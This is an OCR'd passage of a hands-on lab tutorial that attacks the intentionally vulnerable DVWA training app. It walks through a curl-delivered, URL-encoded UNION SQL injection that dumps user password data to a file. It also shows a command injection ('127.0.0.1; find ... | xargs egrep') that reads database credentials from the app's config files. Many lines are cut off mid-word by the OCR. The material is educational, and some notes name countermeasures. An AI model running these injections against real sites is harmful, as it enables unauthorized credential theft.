
8. Open gedit
    - **Instructions:**
        0. cd /var/www/logdir/
        1. gedit union_exploit.txt 2>/dev/null &

- 


9. Paste and Save
    - **Instructions:**
        0. Right click on the white portion of the screen
        1. Click Paste
        2. Click the Save Button

- 

10. Execute Curl Encoded Union SQL Injection
    - **Note(FYI):**
      - Resize and place your GEDIT screen in the upper half of yo
      - Resize and place your TERMINAL screen in the bottom half o
    - **Instructions:**
      0. Place the following curl command into your BackTrack Termi PHPSESSID and DVWA IP Address.
         - curl -b "security=low;PHPSESSID=6kavca1tmq8b32djqplhovj584" --location "http://192.168.1.118/dvwa/vulnerabilities/sqli/?id=%27+union+select+null% rs+--+&Submit=Submit" | grep -i password | sed 's/
/\n/g' | tee dvwa_pas
    - **Note(FYI):**
      0. You will not need to replace the security setting low, unl
      1. Replace **6kavca1tmq8b32djqplhovj584** with your PHPSESSID
      2. Replace **192.168.1.118** with the IP address of the DVWA (Fed

- 

11. View File Contents
    - **Note(FYI):**
      - The file will contain First Name, Last Name, Username and
      - Image a script that remotely injects a malicious union sta
        backend website developers should decode encoded input bef
    - **Instructions:**
      0. ls -l dvwa_passwords.txt
      1. cat dvwa_passwords.txt


- 

Section 14: How to encode a Command Injection


1. Inspect Element (Textbox)
    - **Instructions:**
        1. Click the Command link.
        2. Right Click on the Textbox
        3. Click Inspect Element

- 


2. Change Textbox Length
   - **Instructions:**
     1. Click on 30 and type 85
     2. Click on the Close Button

- 


3. Start Tamper Data
    - **Instructions:**
        1. Click Tools
        2. Click Tamper Data

- 


4. Clear and Minimize Tamper Data
    - **Instructions:**
        1. Click Clear if present
        2. Click the Minimize Down Arrow

- 


5. Retrieve DVWA Database Username and Password From Config File
   - **Instructions:**
     1. Place the following command in the textbox
        - **127.0.0.1; find /var/www/html/dvwa/* -name "*config*" -print | xargs egrep -i '(data**
     2. Click on the Submit Button
     3. Click on the Tamper Data Window in the lower tray
   - **Note(FYI):**
     1. Typically, poorly configured website applications will act
        the one below.
     2. A countermeasure could be to (1) never provide a command e
        credentials in a non-web-accessible directory.

- 

